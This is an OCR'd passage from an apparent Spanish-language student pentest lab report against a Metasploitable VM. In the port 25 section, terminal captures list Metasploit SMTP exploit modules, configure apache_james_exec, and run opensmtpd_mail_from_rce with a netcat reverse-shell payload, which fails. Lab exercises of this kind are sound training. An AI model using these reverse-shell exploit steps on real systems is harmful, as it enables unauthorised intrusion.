



Ilustración 7 Puerto 23 Explotado


3 PUERTO 25


Se utilizó Telnet para comunicarse con el servicio SMTP (Postfix) en el puerto 25. Aunque no se obtuvo una shell directa, se validó la interacción con el servidor mediante comandos **SMTP** básicos y se utilizó el módulo **smtp_enum** de Metasploitable para identificar posibles usuarios válidos.







Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
tello@Tello: ~
Archivo Acciones Editar Vista Ayuda
24 _ target: Windows XP SP0 . . . .
25 _ target: Windows XP SP1 . . . .
26 auxiliary/dos/windows/smtp/ms06_019_exchange 2004-11-12 normal No MS06-019 Exchange MODPROP Heap Overflow
27 exploit/windows/smtp/mercury_cram_md5 2007-08-18 great No Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
28 exploit/unix/smtp/morris_sendmail_debug 1988-11-02 average Yes Morris Worm sendmail Debug Mode Shell Escape
29 exploit/windows/smtp/njstar_smtp_bof 2011-10-31 normal Yes NJStar Communicator 3.00 MiniSMTP Buffer Overflow
30 _ target: Windows XP SP2/SP3 . . . .
31 _ target: Windows Server 2003 SP0 . . . .
32 _ target: Windows Server 2003 SP1/SP2 . . . .
33 exploit/unix/smtp/opensmtpd_mail_from_rce 2020-01-28 excellent Yes OpenSMTPD MAIL FROM Remote Code Execution
34 exploit/unix/local/opensmtpd_oob_read_lpe 2020-02-24 average Yes OpenSMTPD OOB Read Local Privilege Escalation
35 exploit/windows/browser/oracle_dc_submittoexpress 2009-08-28 normal No Oracle Document Capture 10g ActiveX Control Buffer Overflow
36 exploit/unix/smtp/qmail_bash_env_exec 2014-09-24 normal No Qmail SMTP Bash Environment Variable Injection (Shellshock)
37 auxiliary/scanner/smtp/smtp_version . normal No SMTP Banner Grabber
38 auxiliary/scanner/smtp/smtp_ntlm_domain . normal No SMTP NTLM Domain Extraction
39 auxiliary/scanner/smtp/smtp_relay . normal No SMTP Open Relay Detection
40 auxiliary/fuzzers/smtp/smtp_fuzzer . normal No SMTP Simple Fuzzer
41 auxiliary/scanner/smtp/smtp_enum . normal No SMTP User Enumeration Utility
42 auxiliary/dos/smtp/sendmail_prescan 2003-09-17 normal No Sendmail SMTP Address prescan Memory Corruption
43 exploit/windows/smtp/wmailserver 2005-07-11 average No SoftiaCom WMailserver 1.0 Buffer Overflow
44 _ target: Windows 2000 Pro English All . . . .
45 _ target: Windows XP Pro SP0/SP1 English . . . .
46 exploit/unix/webapp/squirrelmail_pgp_plugin 2007-07-09 manual No SquirrelMail PGP Plugin Command Execution (SMTP)
47 exploit/windows/smtp/sysgauge_client_bof 2017-02-28 normal No SysGauge SMTP Validation Buffer Overflow
48 exploit/windows/smtp/mailcarrier_smtp_ehlo 2004-10-26 good Yes TABS MailCarrier v2.51 SMTP EHLO Overflow
49 _ target: Windows 2000 SP0 - XP SP1 - EN/FR/GR . . . .
50 _ target: Windows XP SP2 - EN . . . .
51 auxiliary/vsploit/pii/email_pii . normal No VSploit Email PII
52 exploit/windows/email/ms07_017_ani_loadimage_chunksize 2007-03-28 great No Windows ANI LoadAniIcon() Chunk Size Stack Buffer Overflow (SMTP)
53 _ target: Automatic . . . .
54 _ target: Windows XP SP2 user32.dll 5.1.2600.2622 . . . .
55 _ target: Windows XP SP2 userenv.dll English . . . .
56 _ target: Windows XP SP2 userenv.dll French . . . .
57 _ target: Windows XP SP0/SP1 netui2.dll English . . . .
58 _ target: Windows 2000 SP0-SP4 netui2.dll English . . . .
59 _ target: Windows Vista user32.dll 6.0.6000.16386 . . . .
60 _ target: Windows XP SP2 user32.dll (5.1.2600.2180) Multi Language . . . .
61 _ target: Windows XP SP2 user32.dll (5.1.2600.2180) English . . . .
62 _ target: Windows XP SP2 userenv.dll Portuguese (Brazil) . . . .
63 _ target: Windows XP SP1a userenv.dll English . . . .
64 _ target: Windows XP SP1a shell32.dll English . . . .
65 post/windows/gather/credentials/outlook . normal No Windows Gather Microsoft Outlook Saved Password Extraction
66 auxiliary/scanner/http/wp_easy_wp_smtp 2020-12-06 normal No WordPress Easy WP SMTP Password Reset
67 auxiliary/admin/http/wp_post_smtp_acct_takeover 2024-01-10 normal Yes Wordpress POST SMTP Account Takeover
68 exploit/windows/smtp/ypops_overflow1 2004-09-27 average Yes YPOPS 0.6 Buffer Overflow
69 _ target: Automatic . . . .
70 _ target: Windows 2000 SP0 Italian . . . .
71 _ target: Windows 2000 Advanced Server Italian SP4 . . . .
72 _ target: Windows 2000 Advanced Server SP3 English . . . .
73 _ target: Windows 2000 SP0 English . . . .
74 _ target: Windows 2000 SP1 English . . . .
75 _ target: Windows 2000 SP2 English . . . .
76 _ target: Windows 2000 SP3 English . . . .
77 _ target: Windows 2000 SP4 English . . . .
78 _ target: Windows XP SP0-SP1 English . . . .
79 _ target: Windows XP SP2 English . . . .
80 _ target: Windows 2003 SP0 English . . . .
81 _ target: Windows 2003 SP1 English . . . .
82 auxiliary/gather/owncloud_phpinfo_reader 2023-11-21 normal No ownCloud Phpinfo Reader
CTRL DERECHA
GE +5.93%
ESP LAA
12:34 p.m. 7/08/2025


Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
tello@Tello: ~
Archivo Acciones Editar Vista Ayuda
Interact with a module by name or index. For example info 82, use 82 or use auxiliary/gather/owncloud_phpinfo_reader
msf6 > use 0
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/smtp/apache_james_exec) > use exploit/linux/smtp/apache_james_exec
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/smtp/apache_james_exec) > options
Module options (exploit/linux/smtp/apache_james_exec):
Name Current Setting Required Description
ADMINPORT 4555 yes Port for James remote administration tool
PASSWORD root yes Root password for James remote administration tool
POP3PORT 110 no Port for POP3 Apache James Service
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 25 yes The target port (TCP)
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)
USERNAME root yes Root username for James remote administration tool
When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:
Name Current Setting Required Description
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
Payload options (linux/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.192.192.4 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
1 Cron
View the full module info with the info, or info -d command.
msf6 exploit(linux/smtp/apache_james_exec) > set rhost 192.192.192.5
rhost => 192.192.192.5
msf6 exploit(linux/smtp/apache_james_exec) > options
Module options (exploit/linux/smtp/apache_james_exec):
Name Current Setting Required Description
ADMINPORT 4555 yes Port for James remote administration tool
PASSWORD root yes Root password for James remote administration tool
POP3PORT 110 no Port for POP3 Apache James Service
CTRL DERECHA
GE +5.93%
ESP LAA
12:35 p.m. 7/08/2025


Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
tello@Tello: ~
Archivo Acciones Editar Vista Ayuda
Name Current Setting Required Description
LHOST 192.192.192.4 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
1 Cron
View the full module info with the info, or info -d command.
msf6 exploit(linux/smtp/apache_james_exec) > set rhost 192.192.192.5
rhost => 192.192.192.5
msf6 exploit(linux/smtp/apache_james_exec) > options
Module options (exploit/linux/smtp/apache_james_exec):
Name Current Setting Required Description
ADMINPORT 4555 yes Port for James remote administration tool
PASSWORD root yes Root password for James remote administration tool
POP3PORT 110 no Port for POP3 Apache James Service
RHOSTS 192.192.192.5 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 25 yes The target port (TCP)
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)
USERNAME root yes Root username for James remote administration tool
When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:
Name Current Setting Required Description
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080 yes The local port to listen on.
Payload options (linux/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.192.192.4 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
1 Cron
View the full module info with the info, or info -d command.
CTRL DERECHA
GE
+5.93%
ESP
LAA
12:35 p. m.
7/08/2025


Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
tello@Tello: ~
Archivo Acciones Editar Vista Ayuda
lport => 4444
msf6 > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD => cmd/unix/reverse_netcat
msf6 > run
[-] Unknown command: run. Run the help command for more details.
msf6 > exploit
[-] Unknown command: exploit. Run the help command for more details.
msf6 > whoami
[*] exec: whoami
tello
msf6 > exploit
[-] Unknown command: exploit. Run the help command for more details.
msf6 > use exploit/unix/smtp/opensmtpd_mail_from_rce
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(unix/smtp/opensmtpd_mail_from_rce) > set RHOSTS 192.192.192.5
RHOSTS => 192.192.192.5
msf6 exploit(unix/smtp/opensmtpd_mail_from_rce) > set LHOST 192.192.192.4
LHOST => 192.192.192.4
msf6 exploit(unix/smtp/opensmtpd_mail_from_rce) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/smtp/opensmtpd_mail_from_rce) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD => cmd/unix/reverse_netcat
msf6 exploit(unix/smtp/opensmtpd_mail_from_rce) > exploit
[*] Started reverse TCP handler on 192.192.192.4:4444
[*] 192.192.192.5:25 - Running automatic check ("set AutoCheck false" to disable)
[-] 192.192.192.5:25 - Exploit aborted due to failure: not-vulnerable: The target is not exploitable. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/smtp/opensmtpd_mail_from_rce) > options
Module options (exploit/unix/smtp/opensmtpd_mail_from_rce):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RCPT_TO root yes Valid mail recipient
RHOSTS 192.192.192.5 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 25 yes The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.192.192.4 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 OpenSMTPD 6.4.0 - 6.6.1
View the full module info with the info, or info -d command.
msf6 exploit(unix/smtp/opensmtpd_mail_from_rce) >
CTRL DERECHA
30°C
Parc. soleado
ESP
LAA
1:52 p. m.
7/08/2025





Ilustración 8 Puerto 25 Explotado


4 PUERTO 53

No se encuentra en mis puertos.

5 PUERTO 139

